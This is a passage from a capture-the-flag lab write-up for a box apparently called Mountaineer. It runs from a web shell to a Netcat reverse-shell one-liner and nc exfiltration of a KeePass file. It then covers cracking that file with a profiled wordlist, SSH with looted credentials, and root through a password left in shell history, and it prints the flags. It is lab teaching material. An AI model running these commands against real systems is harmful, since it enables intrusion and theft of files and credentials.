
After exploitation, access the provided shell URL:

We now have a shell as www-data:
1
2
p0wny@shell:/# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Upgrading to a Stable Shell
The current shell is limited. Let’s upgrade to a Netcat reverse shell:
On your machine (listener):
1
nc -lvnp 8881
On the target:
1
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|sh -i 2>&1|nc 10.8.76.195 8881 >/tmp/f

Now we have a stable shell.
Looting for Flags and Interesting Files
Search for files in /home:
1
find . -type f 2>/dev/null
Output:
1
2
3
4
5
./kangchenjunga/.bash_history
./kangchenjunga/local.txt
./kangchenjunga/mynotes.txt
./nanga/ToDo.txt
./lhotse/Backup.kdbx
The file /home/lhotse/Backup.kdbx looks interesting.
Downloading Backup.kdbx
Check permissions:
1
ls -la /home/lhotse/Backup.kdbx
Output:
1
-rwxrwxrwx 1 lhotse lhotse 2302 Apr  6  2024 /home/lhotse/Backup.kdbx
Transfer the file to your machine using Netcat:
- On your machine:
1
nc -lvnp 443 > Backup.kdbx
- On the target:
1
nc 10.8.76.195 443 < /home/lhotse/Backup.kdbx
1
2
3
$ nc -lvnp 443 > Backup.kdbx
listening on [any] 443 ...
connect to [10.8.76.195] from (UNKNOWN) [10.201.24.213] 38896

Cracking the KeePass Database
The file requires a master password. Let’s crack it!
- Convert the KeePass database to a hash:
1
keepass2john Backup.kdbx > Backup_hash - Attempt to crack with
rockyou.txt(no luck), so generate a custom wordlist usingcuppbased on user info.
Proceed to the next section for cracking and extracting credentials from the KeePass database.
Cracking the KeePass Database Password
After downloading Backup.kdbx, we need to crack its password to access stored credentials.
1. Generating a Custom Wordlist with CUPP
We use CUPP (Common User Passwords Profiler) to generate a targeted wordlist based on information gathered about the user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ cupp -i
___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Mount
> Surname: Lhotse
> Nickname: MrSecurity
> Birthdate (DDMMYYYY): 18051956

> Pet's name: Lhotsy
> Company name: BestMountainsInc

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to mount.txt, counting 11196 words.
[+] Now load your pistolero with mount.txt and shoot! Good luck!
2. Cracking the KeePass Hash with John the Ripper
Now, use john to crack the KeePass hash with the generated wordlist:
1
2
3
4
5
6
7
8
9
10
11
12
$ john Backup_hash --wordlist=mount.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:47 28.25% (ETA: 23:37:00) 0g/s 63.14p/s 63.14c/s 63.14C/s Lhotse**@..Lhotse05518
Lhotse56185      (Backup)
1g 0:00:00:49 DONE (2025-08-08 23:35) 0.02030g/s 63.02p/s 63.02c/s 63.02C/s Lhotse51956..Lhotse56188
Use the "--show" option to display all of the cracked passwords reliably

Password found: Lhotse56185
Accessing the KeePass Database
Login to the KeePass database using the cracked password:

List the entries:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
kpcli:/wordpress-backup> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. European Mountain
1. Sample Entry                                               keepass.info
2. Sample Entry #2                          keepass.info/help/kb/testform.
3. The "Security-Mindedness" mountain
kpcli:/wordpress-backup> show -f 3

Title: The "Security-Mindedness" mountain
Uname: kangchenjunga
 Pass: J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV
  URL:
Notes:
We discover new credentials:
- Username:
kangchenjunga - Password:
J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV
SSH Access as kangchenjunga
Let’s use the credentials to SSH into the target:
1
$ ssh kangchenjunga@mountaineer.thm

Login successful!
Finding the Local Flag
List the files and read the local flag:
1
2
3
4
kangchenjunga@mountaineer:~$ ls
local.txt  mynotes.txt
kangchenjunga@mountaineer:~$ cat local.txt
97a805eb710deb97342a48092876df22

Local Flag: 97a805eb710deb97342a48092876df22
Privilege Escalation to Root
Let’s look for ways to escalate privileges. Checking .bash_history reveals a potential root password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
kangchenjunga@mountaineer:~$ cat .bash_history
ls
cd /var/www/html
nano index.html
cat /etc/passwd
ps aux
suroot
th3_r00t_of_4LL_mount41NSSSSssssss
whoami
ls -la
cd /root
ls
mkdir test
cd test
touch file1.txt
mv file1.txt ../
cd ..
rm -rf test
exit
ls
cat mynotes.txt
ls
cat .bash_history
cat .bash_history
ls -la
cat .bash_history
exit
bash
exit

Root password found: th3_r00t_of_4LL_mount41NSSSSssssss
Root Access and Final Flag
Switch to the root user:
1
2
kangchenjunga@mountaineer:~$ su - root
Password:
Boom! We are root.
1
2
3
4
5
6
root@mountaineer:~# whoami
root
root@mountaineer:~# ls
note.txt  root.txt  snap
root@mountaineer:~# cat root.txt
a41824310a621855d9ed507f29eed757
Root Flag: a41824310a621855d9ed507f29eed757
🎯 Conclusion
All tasks completed successfully!
🎉 Happy Hacking!
